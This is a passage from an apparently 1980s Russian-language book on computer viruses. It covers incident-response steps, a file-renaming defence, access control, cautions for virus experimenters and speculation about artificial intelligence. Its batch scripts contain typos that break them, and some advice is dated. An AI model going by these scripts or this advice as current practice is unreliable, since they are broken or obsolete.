Использование кварцевого и WORM-диска влечет за собой, также как и использование KEYLOG.SYS, KEYSAVE.COM и AS.COM, имеет некоторые особенности,
которые должны быть рассмотрены несколько подробнее:

- возможность чрезвычайно быстрого доступа к программам, размещенным на
  кварцевом диске;
- неизменяемость программ, размещенных на кварцевом диске;
- значительная экономия времени ввиду необходимости значительно более
  редкого копирования данных для сохранения, поскольку оптический диск
  позволяет в любое время воспроизвести состояние данных каждого дня;
- возможность очень длительного (десять лет) времени сохранения данных на оптическом диске;
- 800 Мбайт памяти для пользовательских программ и данных;
- постоянный контроль за любым вводом (по заданию времени);
- возможность формирования ежедневного протокола работы.

6. Системные компоненты

Система состоит из следующих аппаратных компонент:

- 10 Мгц AT (640 Кбайт ОЗУ);
- 0,36/1,2 Мбайт дисковод для дискет;
- 35 Мбайт жесткий диск;
- 2 кварцевых диска, совместная память до 1 Мбайта максимум;
- 800 Мбайт оптический диск.

Для безопасной работы вводятся следующие компоненты программного обеспечения:

- операционная система MS-DOS 3.3;
- KEYLOCK.SYS (драйвер клавиатуры с блокировкой, а также различные

специальные функции по особому заказу);
- START_D.SYS (драйвер кварцевого диска);
- WORM.SYS (драйвер оптического диска);
- AS.COM (программа проверки; обеспечивает целостность информации);
- KEYSAVE.COM (создает SYSLOG для вводов с клавиатуры);
- KEYLOG.COM (создает распечатку протокола LOG-файла);
- KEYGET.COM (восстанавливает дату после системной аварии);
- HISTORY.COM (восстанавливает стертые или измененные данные).

7. Специальные возможности

Поскольку такого рода комплексная система (по производительности и емкости памяти - это почти мини-ЭВМ) трудно обозреваема, а требования к ней со стороны пользователе весьма различны, предлагается,
помимо индивидуальных консультаций, ее комплексная установка по индивидуальным пользовательским запросам.
Такая установка подразумевает:

- определение системно-значимых данных;
- включение этих данных в процесс тестирования;
- формирование права доступа при системных ошибках;
- восстановление данных или программ в случае ошибки;
- разработку и включение специальных функций по желанию пользователя.

15.7 Что делать, если ЭТО все же произошло ?

Снова и снова обращаются люди с этим вопросом к автору. Общий ответ на этот вопрос невозможен. Несмотря на то, что распознать начало заражения
вообще чрезвычайно трудно, дальнейшие действия зависят в первую очередь
от значимости оборудования, программы и данных. В экстремальных случаях
одно лишь подозрение в возможном заражении может повлечь за собой полное выключение оборудования и уничтожение всех данных и программ.
Однако в виду того, что читатель этой книги, как правило, не относится
к владельцам оборудования со столь важными данными, нужно не доводить дело до таких экстремальных случаев. Предлагаем несколько советов, которые
помогут читателю минимизировать риск распространения вируса. Разумеется
момент, в который необходимо переходить к перечисленным ниже мероприятиям,
определяется самим пользователем и зависит, как уже упоминалось, от

важности собственно вычислительного оборудования и актуальности данных.

Вот двенадцать шагов, которые помогут Вам избежать серьезных последствий:

1. Выключить оборудование (отключить питание).
   Таким образом любое дальнейшее распространение вируса прекращается.
   Кроме того, удаляются вирусы, резидентные в оперативной памяти.

2. Отсоединить все линии передачи данных, оставив подключенными лишь необходимые для работы процессора периферийные устройства.
   Таким образом можно:
   a) исключить возможность распространения "инфекции" за пределами
      ЭВМ;
   b) перекрыть пути внедрения вирусов в процессор извне;

3. Носители данных, насколько это возможно, снабдить защитой записи.
   Для дискеты это означает заклейку прорези, предназначенной для защиты,
   для больших дисков (типа Control Data) или для магнитной ленты - это означает, обычно, выключение тумблера "защита записи". Таким образом предотвращается дальнейшее распростанение заражения.

4. Использовать для нового запуска оригинальную версию операционной системы.
   Так называется полученная с поставкой и, чаще всего, защищенная от записи дискета (или сменный диск). Резервная копия, смотря по обстоятельствам, уже может быть зараженной !

5. Данные и программы скопировать на новый носитель данных и опечатать.
   Эта информация может помочь при устранении повреждений, поскольку
   служит доказательством претензий к виновнику. Кроме того, она может
   оказаться чрезвычайно важной в том случае, когда резервная копия
   испорчена (вирусом или чем-либо другим). Опечатывание должно воспре-
   пятствовать несанкционированному использованию носителя данных.

6. Все старые носители данных системы отформатировать. Вновь удалить защиту записи и предпринять форматирование. Посредством
   форматирования удаляются все, возможно находящиеся на носителе данных,
   вирусы.

7. Оригинальную версию программного обеспечения использовать для

восстановления. Для оригинальной версии, которая как правило, защищена
от записи, можно предполагать отсутствие вирусов.

8. Сохраненое состояние данных проверить на целостность. Резервные копии
данных должны быть проверены, чтобы гарантировать, что с ними не производилось никаких манипуляций (при этом для данных нет никакой опасности, они могут быть только изменены).

9. Если целостность была установлена, данные переносятся в систему. Если определенно установлено, что состояние данных не изменялось, они без всяких сомнений могут быть использованы в дальнейшем.

10. Если целостность не может быть гарантирована, последняя резервная копия,
для которой эта целостность установлена, используется для реставрации данных. Иногда это может означать, что необходимо вернуться к очень старым копиям данных.

11. Опечатанные записи программ передаются на исследовательское оборудование, предназначенное для поиска вирусов, чтобы либо подтвердить предположение о заражении, либо отказаться от него. Адреса исследовательских можно получить у автора этой книги. Распознавание вирусов позволит другим пользователям надежно от него защититься.

12. Для работы устанавливают тестирующее или защитное программное

обеспечение и тщательнейшим образом тестируют систему. Каждое необычное изменение в характеристиках вычислительного оборудования протоколируется и этот протокол передают на соответствующее
исследовательское оборудование.

Эти мероприятия тоже не обещают полной гарантии, но риск дальнейшего распролстранения может быть ощутимо уменьшен. Особенно важно
каждый вновь обнаруженный вирус каталогизировать с помощью исследовательского
оборудования для того, чтобы своевреммено предупредить о возможной опасности
остальных пользователей.

15.8 Что делать со стандартами ?

Рассмотренная выше опасность, которая вытекает из факта появления компьютерных вирусов, связана в первую очередь, со стандартизацией ЭВМ.

Вторым условием ее возникновения является сама идея Неймановской ЭВМ,
с ликованием встреченная в 1948 году. До этого момента программы состояли только из механически изменяемого аппаратного обеспечения в форме проводниковых связей, которые должны были заново устанавливаться
при перепрограммировании. Помешать решению подобным образом запрограмми-
рованной задачи не смог бы ни один вирус в мире ! Фон Нейман предложил революционную идею, заменить эти проводниковые связи информацией о них и хранить их как данные в памяти ЭВМ. По этому поводу д-р Ганцхорн (IBM)
сказал: " Ранние машины-автоматы уже могли выполнять автоматически довольно
много операций. Однако управление ими требовало постоянного изменения внешних
управляющих сигналов или дополнительных управляющих устройств. Основная
идея хранящихся в памяти программ состоит в том, чтобы отобразить эти сигналы
и устройства их преобразования в виде информации. Таким образом, вычислительная машина, обрабатывающая информацию, имеет возможность обрабатывать и изменять не только нужную информацию, но и свой собственный порядок работы, который точно также запоминается в ней в виде
информации."

В момент введения изобретенной вычислительной системы, пожалуй, никто не предчувствовал,что именно это свойство автомодификации должно быть проклято системными инженерами и пользователями во всем мире! Однако до этого момента был еще долгий путь,на котором могли быть достигнуты все новые уровни производительности.

Читатель мог бы вернуться мысленно на несколько лет назад и вспомнить
"удобную" для эксплуатации вычислительную систему того времени.Если в

такой системе нужно было внести изменение в программу или установить новую программу,то при использовании перфокарт или перфолент, для этого необходимо было,смотря по обстоятельствам, от нескольких часов до нескольких дней. Никакая, даже самая эффективная вирусная программа была бы не в состоянии сократить время,необходимое для загрузки или вывода перфокарт или перфолент с ее текстом.

Только с введением дисковых накопителей стало легко изменять или разрабатывать новые программы,однако это были задачи,которые были по силам лишь лучшим инженерам.Затем, создание домашних компьютеров приблизило знания об операционном и программном обеспечении к "среднестатистическому" гражданину, однако эти устройства были все еще слишком громоздкими, и могли потребовать для загрузки одной большой программы до получаса времени.Кроме того, рынок был затоплен компьютерами с

различными операционными системами, из которых некоторые не заслуживали
имени "операционной", а некоторые и не претендовали на него.

Параллельно с этим разрабатывались персональные компьютеры, к которым
причисляются ЭВМ с операционной системой CP/M. С CP/M случилось
прямо-таки невероятное.Программы, разработанные для ЭВМ фирмы X,
действительно могли быть запущены в эксплуатацию на ЭВМ фирмы
Y. Предполагалось,что дискетный формат согласуется, что вообще почти
неправдоподобно. Когда же изготовитель действительно останавливался
на CP/M,то дискетные форматы - приблизительно несколько сот - были
настолько различны, что польза от совместимости снова исчезала.
Поскольку емкость в 128 Кб для 8-дюймовых дискет могла быть столь же
обычной (или необычной), что и 800 Кб для 5 -дюймовых дискет, получалось
то,что и должно было получаться,когда ссорятся двое: радуется только
третий.

IBM представляла свои ПЭВМ с MS DOS.Хотя MS DOS существенно медленней,
чем CP/M, "Голубой гигант" за несколько лет наводнил рынок.Это означает,
что рынок наводнили ЭВМ с MS DOS, хотя лишь часть из них могла претендовать
на родство с "Big Blue". Львиная доля ЭВМ поставлялась другими изготовителями, а между
тем едва ли хоть один изготовитель заявлял в своей в программе создание
IBM-совместимой ЭВМ. В этом обстоятельстве несомненно отчасти виновата
сама IBM, поскольку в концепции ее персональных компьютеров речь
шла об открытой системе. На практике это
означало, что можно было легко использовать имеющиеся в продаже
стандартные модули и предлагать хорошую документацию,так как не
представляло никаких проблем воспроизводить эти устройства.

Только этим можно обьяснить то обстоятельсво, что пользователям
MS DOS оказалось доступным почти безграничное множество программ, и
что эти программы,которые разрабатывались где-либо, может быть даже
на другом континенте, могли устанавливаться и эксплуатироваться
на местных ЭВМ, а потому вирусы могли распространяться среди пользователей
ЭВМ с MS DOS практически беспрепятственно.

Таким образом, требование пользователей могло бы прозвучать
так: "Снова отменить стандарты!" .
Однако очень маловероятно,чтобы такое требование было высказано.
Слишком велики преимущества,которые пользователь получает от
стандартизированной вычислительной системы. Хотелось бы найти дорогу, на
которой можно сохранить преимущества использования стандартного
програмного обеспечения, и, тем не менее, воспрепятствовать засылке
стандартных вирусов.

Для работающих под управлением MS-DOS систем интерфейс пользовательских программ с аппаратным обеспечением организуется посредством системы прерываний, которые для всех ЭВМ, поддерживающих MS-DOS, выполняют одинаковые системные функции, даже если аппаратное обеспечение различно. В техническом смысле было бы возможно оборудовать все ЭВМ различными системами прерываний или даже поставлять пользователю ЭВМ, позволяющие организовывать собственные системы прерываний. Такая организация позволила бы все системы сделать непрозрачными. Точно также, каждое программное обеспечение, разрабатываемое для подобной ЭВМ должно было бы предлагать возможности согласования с измененной системой прерываний. Согласование программ или организация новой системы прерываний могли бы выполняться по внутриаппаратному паролю. Эффект был бы следующий:

Чужие программы можно было бы использовать только после установки их лицами, знакомыми с паролем. Вместе с тем возможность установки стандартного программного обеспечения сохраняется. Собственные программы могут разрабатываться и применяться без этих ограничений. Программные вирусы, которые заносятся извне, в этом случае столь же мало опасны, как и программы ими зараженные. Проникновение вирусов, таким образом, возможно лишь с помощью лиц, знакомых с паролем или тех, кто включает тексты программ-вирусов в программы, находящиеся в стадии разработки. Следовательно, круг возможных виновников заражения был бы резко ограничен.

Итак, искусственная несовместимость уже обеспечивает довольно

высокую степень защищенности программного обеспечения. Правда,для реализации подобного рода концепции необходима была бы совместная работа таких серьезных разработчиков программного обеспечения, как Mikrosoft и т.п. Поскольку же действительная готовность разработчиков сотрудничать между собой ничтожно мала, подобная концепция лучше всего реализуется в рамках одного предприятия. Разумеется, покупатели программного обеспечения могли бы,

обьединившись, потребовать таких разработок, но и это лишь из области предположений...

Первым шагом по пути защиты программного обеспечения можно считать уже упомянутую в 8.2 программу RENAME_BATCH (A.G. Buchmeier).

Сначала все файлы EXE переименовываются в *.XXX. Подобным же образом поступают с файлами COM (переименовывая их, например, в *YYY). Таким образом, для нормальной программы-вируса жертв больше нет. Для запуска этих переименованных программ, нужен небольшой командный файл, который запускается, например, под именем START.BAT:

```
echo off
ren %.XXX %.EXE
%1
ren %.EXE %1.XXX
```

Например, если нужно вызвать WORDSTAR, вводят:

```
START WS
```

Этот весьма эффективный с точки зрения трудозатрат метод предлагает уже достаточно хорошую защиту для пользователя. Разумеется, лишь до тех пор, пока новые расширения остаются неизвестными. Обратите внимание: для того, чтобы можно было работать с этим командным файлом, нужно знать расширения исходных программ (COM или EXE). Эта проблема может быть устране-на посредством небольшого дополнения:

```
echo off
if exist %1.XXX goto exefile
if exist %1.YYY goto comfile
echo FILE NOT FOUND
goto ende
:exefile
ren %1.XXX %1.EXE
```



```
%1
goto ende
:comfile
ren %1YYY %1.COM
%1
ren %1.COM %1.YYY
:ende
```

Так, посредством создания искусственной несовместимости, удается несколько сдержать распространение вирусов.

16. Перспективы развития

После всего сказанного возникает естественный вопрос: что делать делать дальше? Не захлестнет ли волна вирусов наши ЭВМ? Разумеется, уже сегодня разрабатываются, а в некоторых случаях даже появились на рынке
средства защиты от вирусов. Однако даже самые совершенные защитные средства не принесут пользы, если опасность не будет осознана каждым пользователем ЭВМ, заставляя его изменить привычную технику работы с машиной.
Если же все останется также, как было до сих пор, взрыв компьютеной прес-
тупности неминуем.

Однако время приносит не только рост преступлений, реализуемых с помощью
ЭВМ. Растет также число исследований и разработок в области "вирусологии",
правда на сегодня больше в теории, чем на практике.

Автомодифицируемые и авторепродуциремые коды могут открыть дорогу к новым принципам программирования. Однако раздаются и предупреждения,
в которых также как в отношении генной инженерии, звучит ужас перед возможной потерей контроля над программами-вирусами.

16.1 Каким видится программное обеспечение будущего ?

Распространение вирулентных программных кодов приводит к радикальным
изменениям в области вычислительных средств. После бума вокруг так называемых
"пакетов защиты" неизбежна мысль о создании защищенного от вирусов программного обеспечения.

Вирусозащищенность в данном случае означает не только то, что эти программы должны сопровождаться хорошей документацией, позволяющей осуществлять контроль на цельность программного обеспечения

и наличие возможных изменений.

Прежде всего в программном обеспечении необходимо отказаться от нерациональной защиты от копирования и использовать в нем стандартные программы, осуществляющие самоконтроль программного обеспечения каждый раз, когда это технически возможно.

О документации

Некоторые виды установки программного обеспечения, особенно того, которое снабжается защитой тот копирования, требуют такого режима использования винчестера или рабочих дискет, как если бы изготовители программных продуктов заплатили за дисководы и носители данных

собственные деньги. Приведем один пример.

Записанная в двух файлах общим объемом 35180 байт программа, имя которой здесь не будет названо, тем не менее занимает на 360-Кбайтной дискете 80 Кбайт. Следовательно, на дискете остаются свободными лишь 280 Кбайт памяти. Причину столь удивительного эффекта можно установить лишь с помощью различных усилий. В действительности на этой дискете находятся шесть различных файлов, относящихся к данной программе.

Такие структуры программ (естественно, не отраженные в руководстве пользователя) не слишком затрудняют создателя вирусов, который найдет, куда "пристроить" свой вирус.

Хорошая документация должна содержать и исходные коды поставляемых программ. Автор уже слышит возмущенные голоса производителей программного обеспечения, для которых жизненно важно сохранить в тайне исходные коды своих программ. Но и покупатели и законодатели настойчиво
требуют изменить сложившуюся практику поставок ПО.

Покупатели могут доверять программам лишь в той мере, в которой они доверяют разработчикам программы. Поскольку пользователь, как правило, не знаком с программистом, он вынужден довериться совершенно чужим людям. В какой другой области коммерсанты столь легковерны?

Законодатели должны потребовать четкого определения защиты авторских
прав разработчиков программного обеспечения, чтобы разработчики были застрахованы от его тиражирования в тех случаях, когда он поставляет вместе с программным продуктом его исходный код.

О защите от копирования

Очевидно, что вышеописанные программные структуры характерны не

только для одной, но и для целого класса программ с защитой от копирования.
Наряду с замаскированными файлами эти программы, как правило, создают на
жестком диске или дискете пару дефектных блоков: этот не совсем порядочный
по отношению к пользователю способ необходим только для размещения файлов,
которые нужно замаскировать.Разработчики программного обеспечения часто
относятся по отношению к аппаратуре клиента так, как будто она их собствен-
ная! Для сравнения читатель может представить себе покупку нового легко-
вого автомобиля в рамках арендного контракта: в день получения автомобиля
продавец здоровенной кувалдой делает мощную вмятину на капоте, для того,
как он поясняет, чтобы Вы не смогли тайком перепродать этот автомобиль!

Вообще говоря, защита от копирования для честного покупателя не нужна:
купив оригинальную программу Вы больше не нуждаетесь в копировании ворованой,
если же Вы достали программу каким-то другим образом, Вам нет необходимости
покупать оригинал. В лучшем случае владение похищенной программой может
привести к покупке оригинальной из-за желания получить комплект соответствующей документации и соответствующую поддержку поставщика.Разумеется,
если поставщик предлагает Вам такую же поддержку, как и похититель, т.е.
никакой, он не смеет жаловаться на похитителя! На самом деле имя разработчика означает больше, чем право на продажу программ, но это понима-
ют далеко не все.

О самозащите

Чтобы предотвратить манипуляции с программным обеспечением и данными,
необходимо иметь в распоряжении стандартные программы, которые в состоянии
распознавать и указывать пользователю на:

a) изменения программного обеспечения на носителе данных;
b) изменения программного обеспечения в оперативной памяти.

Хорошей основой для этого может послужит закодированная программа, что весьма сложно сделать "наружнему"(т.е. находящемуся вне фирмы) специалисту,
и которая распознает структуру программ и тем самым затрудняет нежелательное
манипупулирование. Здесь необходимо еще раз подчеркнуть, что механизмы защиты,
включаемые в программное обеспечение лишь затрудняют манипуляции, но не
могут полностью устранить их!

16.2 Надежно защищенный путь к ЭВМ

Времена, когда можно было, надев белый халат, проникнуть в святая святых
любого вычислительного центра, давно миновали. Сегодня, почти каждый серьез-
ный пользователь эксплуатирует свою собственную область ЭВМ как "черный

ящик" (closed shop). Сотрудники допускаются к работе с помощью специальных
блокирующих устройств только в том случае, если они располагают соответствующими удостоверениями (чаще всего в форме электронной или магнитной карты). При этом для каждого очевидно, что моменты начала и окончания заботы протоколируются. Однако даже электронные или магнитные
карты имеют такой же недостаток, что и механические замок и ключ: они слепо
повинуются владельцу. Любой, кто владеет ими считается, с точки зрения аппаратуры электронной блокировки, имеющим право быть допущенным
к ЭВМ. Новейшие разработки все более и более переходят к тому, чтобы распознавать
неизменяемые признаки конкретной личности для контроля доступа к ЭВМ. Эти,
так называемые биометрические, данные либо с большим трудом, либо вовсе
никак не поддаются копированию. К биометрическим данным относятся, например:

- фотография или изображение;
- отпечаток пальца;
- образец рисунка кожи;
- образец голоса;
- геометрия руки.

Этот тип защиты, разумеется, может значительно снизить риск вмешательства
извне. Право на доступ в этом случае становится
"неотъемлемым" в буквальном смысле, как неотъемлем чемоданчик с деньгами,
прикованный цепью к запястью банковского посыльного. На последствиях попытки
несанкционированного доступа при таком типе защиты в данном случае мы оста-
навливаться не будем.

С технической точки зрения более простым способом защиты, чем идентификация биомеханических данных несомненно является комбинация числового кода и магнитной карты. Этот способ более совершенен, чем защита
с помощью "только ключа". Способ, разумеется, предполагает некоторые интел-
лектуальные усилия со стороны персонала. Каждый служащий должен быть в состоянии по меньшей мере в течение "; часов удерживать в голове комбинацию из 4-5 цифр. Те, для кого это требование покажется невыполнимым,
могут воспользоваться номером своей чековой книжки.
Для реализации этого способа контроля в настоящий момент есть все необходимое.

Итак, какие вообще задачи должны выполняться посредством контроля доступа?

1) Контроль доступа должен гарантировать, что во время рабочего

времени в помещении вычислительного центра находятся только лица, имеющие право на это (вне рабочего времени специальное оборудование блокирует
доступ к ЭВМ).

2) В самом вычислительном центре всегда должны находиться как минимум два человека одновременно.

3) Все действия должны в обязательном порядке протоколироваться.

4) Любой внос или вынос носителей с программами и данными должны быть запрещен.

Для того, чтобы добиться выполнения перечисленных требований, внутри
предприятия образуют специальные зоны. Эти зоны образуются примерно сле-
дующим образом:

1) Открытые зоны
   (улица,подходы и подьезды к зданию)
   - никакой охраны
2) Открытые зоны предприятия
   (вестибюль, земельные участки предприятия, стоянка)
   - охранное наблюдение (визуальный и видео- обзор)
3) Зоны работы персонала
   (бюро, конференц-залы)
   - охрана с помощью швейцара, ключа или магнитной карты
4) Зона обеспечения ЭВМ
   (помещения для программирования, обработки бумаг)
   - охрана, обьединяющая в тех или иных соотношениях все, перечисленное в пункте 3, и/или с соблюдением принципа "четырех глаз"
5) Зона собственно ЭВМ
   (аппаратное обеспечение ЭВМ, архив данных, обеспечение защиты)
   - охрана, в зависимости от реализованного по пункту 4. По мень-шей мере такая же.
6) Зона жизнеобеспечения центра
   (основные магистрали питания, телефонный коммутатор)
   - доступ только с сопровождающим.

Эта, теоретически достаточно хорошо продуманная структура и соответ-

ствующие мероприятия на практике зачастую доводятся персоналом до абсурда.

Например, в том случае, когда один сотрудник попадаетв какую-нибудь зону,
не используя свою магнитную карту, вместе с другим сотрудником. Потом аппаратура не пропускает "лишнего" сотрудника. Тогда он, чтобы удовлетворить
требование защитной аппаратуры, сначала регистрирует свой приход, фактически
давно уже совершенный, и только затем - уход. Разумеется и в этом случае есть
возможность усовершенствования, которое повлечет за собой еще более жесткий
контроль за сотрудниками. К примеру, проход в зону можно контролировать еще и
по весу, чтобы одновременно мог пройти лишь один человек. Однако такие усовер-
шенствования определенно не направлены на улучшение рабочего климата. Кроме
того, всегда находится кто-то, кто даже из озорства, может перехитрить охрану.
Поэтому создавая и совершенствуя охрану, необходимо помнить о правиле: охрана - хорошо, а доверие - лучше.

Контроль над вносом/выносом носителей данных представляется еще пробле-
матичней, поскольку размеры этих носителей уже давно не превышают размер 16-дюймовой дискеты типа "Phoenix". Как показано в предыдущих главах, опасность не обязательно исходит от лиц, проникающих в помещение ЭВМ с бейсбольными клюшками или гранатами, чтобы в нем разбить все в дребезги, а от лиц, которые добиваются доступа к ЭВМ для манипулирования ее программами или данными. Это можно предотвратить лишь посредством улучения структуры ЭВМ, которое позволит до мелочей контролировать каждого работающего.

16.3 Контролируемы ли вирусы ?

Вопрос о контролируемости компьютерных вирусов возникает все снова. Как уже неоднократно подчеркивалось, для любого вида работ с вирусами необходимо соблюдать особенную осторожность. При соблюдении всех мер предосторожности, как показала работа с демострационными программами типа VIRDEM.COM или RUSH HOUR, вирусы не так уж опасны. Разумеется при работе с "опасными " вирусами важнее всего работать на полностью автономном оборудовании. Кроме того, программист, определивший в конце концов свойства вируса, должен позаботится о том, чтобы ни одна из исполь-
зованных процедур поиска по возможности не стала известна пользователю.
Особенно секретными в этом отношении должны считаться процедуры поиска свободного доступа, описанные, например, у Коэна. Для вирусов, использую-
щих подобные процедуры, разработчик не может даже предугадать, какие прог-
раммы станут его первыми жертвами. Если вирус с такой стратегией распростра-

нения попадает в большую вычислительную систему или в сеть ЭВМ, то это может

привести к тому, что сразу же после его обнаружения уже нельзя определить, какую дорогу изберет вирус. Тем самым дальнейшая работа система означала бы недопустимый риск.

Чрезвычайно проблематичным представляется также одновременное исследование внутри одной системы различных видов вирусов, с различной стратегией распространения. В этом случае экспериментатор с трудом может решить, какой из вирусов будет активирован первым. Причем решение такого рода именно для больших ЭВМ и сетей чаще всего и бывают ошибочны. А такая ошибкаБ как увидел читатель в предыдущих главах, может оказаться роковой.

При демострации "опасных" вирусов автор и сам часто попадал в ситуацию, при которой невозможно более ни проследить, ни предугадать пути распространения вируса. Так, например, после одной из разработок, в системном каталоге в качестве "мусора" остался вирус, описанный в разделе 10.1. При демонстрации другого, безвредного вируса оставшийся вирус был активирован и привел к аварийному останову системы. Поскольку автор не предугадать пути распространения вируса, то под ехидные улыбки репортеров он вынужден был перезапустить машину.

В другой раз во время семинара, по просьбе его участников демонстрировалось несколько опасных вирусов. В результате смешения нескольких типов вирусов внутри одной системы также нельзя было безошибочно предсказать пути их распространения и, после нескольких перезапусков, операционная система разрушилась. Поскольку ЭВМ была оборудована жестким диском, а у автора не было оригинальной дискеты с операционной системой, дальнейшая работа, под всеобщие ухмылки зрителей, стала невозможной.
К счастью один из участников семинара случайно имел с собой дискету с операционной системой, что позволило продолжить демонстрацию.

Эти примеры отчетливо показывают, что и для самого разработчика программ-вирусов работать с такими программами небезопасно. Тот кто занимается разработкой вирусов должен, по крайней мере для первых опытов, выбирать, по возможности, такие стратегии распространения, которые легко предсказуемы и контролируемы. Кроме того, ни в коем случае опыты с

вирусами не должны выполняться в многозадачной системе в фоновом режиме
- слишком велик риск незаметного и неконролируемого распространения. Экспериментирующий с вирусами должен использовать для своих исследований
аппаратно-независимую систему, данные и программный фонд которой никоим
образом нельзя сделать доступными посторонним лицам. Идеальными дл экспери-
ментов с вирусами представляются персональные компьютеры, поскольку для них
едва ли возможно распространение вирусов через забытый или неучтенный аппа-

ратный канал.
Тот, кто следует данным в разделе 10. советам по мерам предосторожности
во время экспериментов с вирусами, может наверняка избежит неконтролируемого
их распространения. Поэтому еще раз напомним этот совет:

Работать только с копией !
"Вирусы" или "зараженные вирусами программы" не должны быть доступными для посторонних !
После работы все программы в ЭВМ - стереть !

16.4 Путь к искусственному интеллекту ?

После того, как мы обсудили всю "вирусную тематику", настроив читателя на резко отрицательное отношение к компьютерным вирусам, попытаемся в этой главе не только найти в них что-нибудь положительное, но
и разбудить воображение читателя, заставить задуматься о возможности новых видов программирования.

"Искусственный интеллект" (artificial intelligence) - это новая подобласть
информатики, которой пока никто не может дать точное определение, раскрывающее
его смысл. Федеральным Министерством научных исследований этот термин опреде-
ляется как ориентированная на использование ЭВМ наука, которая исследует
интеллектуальные и познавательные способности человека, пытаясь с помощью
программ нового типа промоделировать присущие человеку методы решения задач.

В противоположность этой словесной шелухе, Т. Радемахер на конгрессе

ONLINE-86 дал следующее, кажущееся более точным, определение:
"Искусственный интеллект" - это то, что носит такое название лишь до тех пор,
пока этим занимается 2-3 человека, позже это, как правило, получает другое имя".

Основная проблема "искусственного интеллекта" , по мнению автора, заклю-
чается в том, чтобы точнее определить понятие собственно "интеллекта". Проблемы,
которые могут возникнуть при попытке подобного определения отображены во многих произведениях, осмысляющих суть интеллекта.

Самым точным определением интеллекта является, пожалуй, следующее: "Интеллект - это то, что можно измерять посредством тестов на интеллект".

Однако, пока эксперты спорят о том, что же такое интеллект "естест-
веннный", Федеральное Министерство уже пропагандирует интеллект искусственный.

Разумеется, при этом мы идем привычным для немцев путем: как только

собирается более семи человек с общим интересом, немцы организуют Союз (в данном случае - Pres-semitteilung 27.3.87).
Поскольку один такой Союз не состоянии принять на себя административные рас-
ходы, создается еще и Общество с ограниченной ответственностью (GmbH), в котором, в свою очередь, должны быть представлены по крайней мере еще
два Объединения.

В результате при максимально возможных административных затратах при минимальной эффективности (согласно дополнительной информации GMD и FhG для сообщения в прессе от 27.3.87) стремятся достичь следующих целей:

- концентрация исследователей в области искусственного интеллекта в ФРГ
(без претензий на монополию), с целью создания "критической массы";

- определение цели теоретических и промышленно-ориентированных исследо-
вательских работ, которые планируются как долгосрочные и предполагают
сотрудничество науки и производства. Особенно сильными должны стать
разработки на "стыке" наук;

- образование и дальнейшее совершенствование молодых ученых, т.е. несколько
лет пребывания в Центре Искусственного Интеллекта (ЦИИ), с целью повышения
эффективности их последующей деятельности на промышленных предприятиях.

Эти положения были доведены до сведения ряда промышленных предприятий на "обстоятельном совещании с представителями промышленности, которое состоялось 15 и 16 января 1987 года в Федеральном Министерстве".
Кто же после этого удивится, что единодушно принятое решение о сотрудничестве должно означать на практике создание Центра Искусственного Интеллекта (ЦИИ).

Собранные в ЦИИ научно-исследовательские силы должны посвятить себя столь серьезным задачам, как разработка экспертных систем, которые являются много-обещающими применениями методов искусственного интеллекта. Изучением же программных структур, уже появившихся на таких мощных ЭВМ, как например, COMMODORE C64, эта "критическая масса" , оплаченная солидными "подьемными" средствами, может и пренебречь, поскольку на ближайшие десять лет Федеральное Министерство гарантировало ей свою финансовую поддержку.

Остается лишь упомянуть, что авторепродуцируемые и автомодифицируемые программные структуры в проектах, посвященных искусственному интеллекту даже не рассматриваются.

На вопрос, почему эти программные структуры не находят своего применения, Федеральное Министерство ответило 8.7.87 ссылкой на письмо доктора Нидерау от 6.7.87, в котором указывалось на существование, только в ФРГ, более 3000 предприятий, разрабатывающих программное обеспечение .
Этот ответ можно рассматривать только как признание Федерального Министерства (а может быть, только доктора Нидерау) в неспособности понять комплексную взаимосвязь проблем и попытку переложить ответственность за научные исследования на промышленность. Но поскольку промышленные исследования направлены, как правило, на быстрое (и очень быстрое) получение прибыли, не следует ожидать каких-либо исследований в направлении новых и пока действительно нерентабельных технологий.

Но именно нерентабельные и деструктивные технологии авторепродуцирований и автомодификаций на основе "вирусных" программных структур предлагают абсолютно новые возможности в разработке программ или их саморазвитии.

В данный момент в области искусственного интеллекта все еще

поддерживается ошибочная методология моделирования человеческих методов
мышления. Но ведь компьютер - это машина и он никогда не сможет думать как
человек. Здесь вероятно прав известный исследователь мозга, лауреат
Нобелевской премии в области медицины сэр J. Eccles, когда он говорит:
"...искусственный интеллект - это ничто иное, как греза комьютерной науки.

Если компьютер когда-либо и "мыслит", то мыслит он как машина, а не как
человек.

Однако как определить мышление у машины ?
Следующие вопросы уточняют проблематику:

- Предполагает ли интеллект способность мыслить?

- Возможно ли мышление без сознания ?

- Бывает ли сознание без жизни ?

- Бывает ли жизнь без смерти ?

При ближайшем рассмотрении этих вопросов можно заключить, что создание искусственного интеллекта должно или может быть равнозначно созданию искусственной жизни. На этом направлении программы-вирусы также
могут указать новые пути решения. Заявляя о необходимости жизни как

условия существования интеллекта, с помощью "вирусов" можно сделать первые шаги в этом направлении, учитывая то обстоятельство, что для программ-вирусов не может идти речь о жизни. Нельзя описать компьютерные вирусы в их "жизненном пространстве" (вычислительной системе),
поскольку жизнь без субстанции - это только карикатура жизни.

Если жизнь обьявляется как условие, необходимое для развития интеллекта,
нужно, по крайней мере на сегодняшний день, признать невозможность этого развития. Особенно, если человек пытается воспризвести основную концепцию
жизни или интеллекта. Как известно, это превышает возможности сегодняшней
науки. Таким образом, остается только путь эволюции. С этой точки зрения необходимо взглянуть на биологическую жизнь. Можно ли для орга-
нических вирусов вообще говорить о жизни? Хаффнер и Хофт (Schroedel) отвечают на этот вопрос неконкретно: " Этот вопрос спорный, поскольку вирусы,
в силу их организации, не имеют никакого собственного обмена веществ. Разумеется, они содержат в своих нуклеиновых кислотах генетическую информацию для своего размножения. Для реализации этой информации они

безусловно используют продукты обмена веществ клетки-хозяина. Таким образом,
вирусы - это клеточные паразиты, которые вне клетки-хозяина не обнаруживают никаких признаков жизни".

Несколько основных положений о вирусах

Главным компонентом биологических вирусов являются протеин (белок) и
нуклеиновые кислоты, причем протеин служит исключительно для транспортировки нуклеиновых кислот в другие клетки. Вирусный протеин содержит - в похожих количественных соотношениях - такие же аминокислоты,
как и клеточные формы жизни. Большая часть протеина имеет только структурные функции, т.е. образует "защитную оболочку" для нуклеиновых кислот.

Нуклеиновая кислота встречается либо в форме РНК, либо в форме ДНК. Однако, в отличие от клеточного организма, вирус конкретного вида никогда не содежит обе эти формы одновременно. Обе формы имеют замкнутую кольцевую структуру (хромосома), которая образуется из нескольких тысяч (до четверти миллиона) нукленоидных элементов. Таким образом,
вирус содержит от 1% (для вируса гриппа) до 50% (для некоторых бактериофагов)
нуклеиновых кислот.

